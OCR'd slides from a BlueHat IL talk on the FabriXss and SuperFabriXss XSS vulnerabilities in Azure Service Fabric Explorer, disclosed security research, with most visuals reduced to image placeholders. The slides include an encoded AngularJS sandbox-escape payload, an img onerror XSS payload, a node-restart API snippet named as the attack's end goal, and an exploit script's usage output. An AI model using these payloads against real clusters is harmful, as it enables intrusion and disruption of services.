
```
&#x7b;&#x7b;&#x78;&#x20;&#x3d;&#x20;&
7b;&#x27;&#x79;&#x27;&#x3a;&#x27;&#x
&#x2e;&#x63;&#x6f;&#x6e;&#x73;&#x74;&
72;&#x75;&#x63;&#x74;&#x6f;&#x72;&#x2e;
&#x70;&#x72;&#x6f;&#x74;&#x6f;&#x74;&#x
79;&#x70;&#x65;&#x7d;&#x3b;&#x20;&#x78;
&#x5b;&#x27;&#x79;&#x27;&#x5d;&#x2e;&#x
63;&#x68;&#x61;&#x72;&#x41;&#x74;&#x3d;
&#x5b;&#x5d;&#x2e;&#x6a;&#x6f;&#x69;&#x
6e;&#x3b;&#x24;&#x65;&#x76;&#x61;&#x6c;
&#x28;&#x27;&#x78;&#x3d;&#x61;&#x6c;&#x
65;&#x72;&#x74;&#x28;&#x31;&#x29;&#x27;
&#x29;&#x3b;&#x7d;&#x7d;&#x0a;&#x0a;
```



BlueHat IL

FabriXss - CVE-2022-35829


- Escaping the <a> tag




FabriXss - CVE-2022-35829

- Hashtag-Prefixed XSS Payload: Encoding and Execution

```
#<img/src='1'/onerror=alert(document.domain)>
```



```
&#x23;&#x3c;&#x69;&#x6d;&#x67;&#x2f;&#x73;&#x7
2;&#x63;&#x3d;&#x27;&#x31;&#x27;&#x2f;&#x6f;&#
x6e;&#x65;&#x72;&#x72;&#x6f;&#x72;&#x3d;&#x61;
&#x6c;&#x65;&#x72;&#x74;&#x28;&#x64;&#x6f;&#x6
3;&#x75;&#x6d;&#x65;&#x6e;&#x74;&#x2e;&#x64;&#
x6f;&#x6d;&#x61;&#x69;&#x6e;&#x29;&#x3e;
```




FabriXss - CVE-2022-35829

BlueHat IL

FabriXss - CVE-2022-35829

- Fabric Custom Settings
- Resetting Node Endpoint





```
154
155  public restartNode(nodeName: string, nodeInstanceId: string, messageHandler?: IResponseMessageHandler): Observable<{}> {
156      const url = 'Nodes/' + encodeURIComponent(nodeName) + '/$/Restart';
157
158      const body = {
159          NodeInstanceId: nodeInstanceId
160      };
161
162      return this.post(this.getApiUrl(url), 'Node restart', body, messageHandler);
163  }
```

BlueHat IL

FabriXss - CVE-2022-35829

- Complete Workflow - From Iframe to Resetting the Node





FabriXss - CVE-2022-35829

- Building the Exploit!

```
[devenv1] ~/e/azure ❯❯❯ python3 exploit.py                                    ✘ 2

 ____  _____ __  __   ____ ____ _____ ___ __  __ ____ ____
/ ___|  ___|\ \/ /  / ___/ ___|_   _|_ _|\ \/ /|___ \___ \
\___ \ |_    \  /   \___ \___ \ | |  | |  \  /   __) |__) |
 ___) |  _|   /  \    ___) |__) || |  | |  /  \  / __/ / __/
|____/|_|    /_/\_\  |____/____/ |_| |___|/_/\_\|_____|_____|

+-----------------------------------------------------+
| Author: Lidor Ben Shitrit / 0xczar @ Orca Security  |
| Author: Roee Sagie @ Orca Security                  |
| Date:2022-08-06                                     |
+-----------------------------------------------------+
Usage : python3 ssti.py -u https://sfx-explorer-endpoint -p12 p12_file_location -pass *p1
2pass* -payload '#{{7*7}}'

usage: exploit.py [-h] -u URL -cert CERTIFICATE -p PAYLOAD -pass PASSWORD
exploit.py: error: the following arguments are required: -u/--url, -cert/--certificate, -
p/--payload, -pass/--password
[devenv1] ~/e/azure ❯❯❯                                                        ✘ 2
```

FabriXss - CVE-2022-35829






BlueHat IL

SuperFabriXss - CVE-2023-23383

SuperFabriXss - CVE-2023-23383

- What was changed ?



No more Old UI


Can't Create

Compose


Deployment

Other Vectors ?


SuperFabriXss - CVE-2023-23383




SuperFabriXss - CVE-2023-23383



